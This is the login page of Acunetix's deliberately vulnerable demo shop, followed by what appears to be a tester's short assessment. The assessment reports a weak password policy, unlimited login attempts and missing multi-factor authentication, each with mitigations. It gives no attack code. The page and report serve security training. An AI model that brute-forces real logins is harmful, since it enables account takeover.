Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :
Password :
login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Recommendation:-

- **Create a password with minimum 8 characters.**
- **The password should contain special characters, numbers and symbols.**
- **Implement a password strength meter that gives users real-time feedback on the strength of their chosen password**
- **Store passwords securely using a hashing algorithm.**

Sensitive Information of the web(High)

- ✧ **Implement Multi-Factor Authentication which asks the user to enter a one-time-password which is sent to their registered mobile number or e-mail id.**

Security Weakness

Weak Password Policy

I successfully performed password guessing attacks against testphp login forms. It doesn't have a strong password policy. Users are even able to create password with just 4 characters.

Unrestricted Login Attempts

During the assessment,I performed multiple brute-force attacks against login forms. For all logins, unlimited attempts were allowed, which permitted an eventual successful login.

Missing Multi-factor Authentication

Multi-factor Authentication is missing in the login page. It enables the attacker to login to the account with only username and password.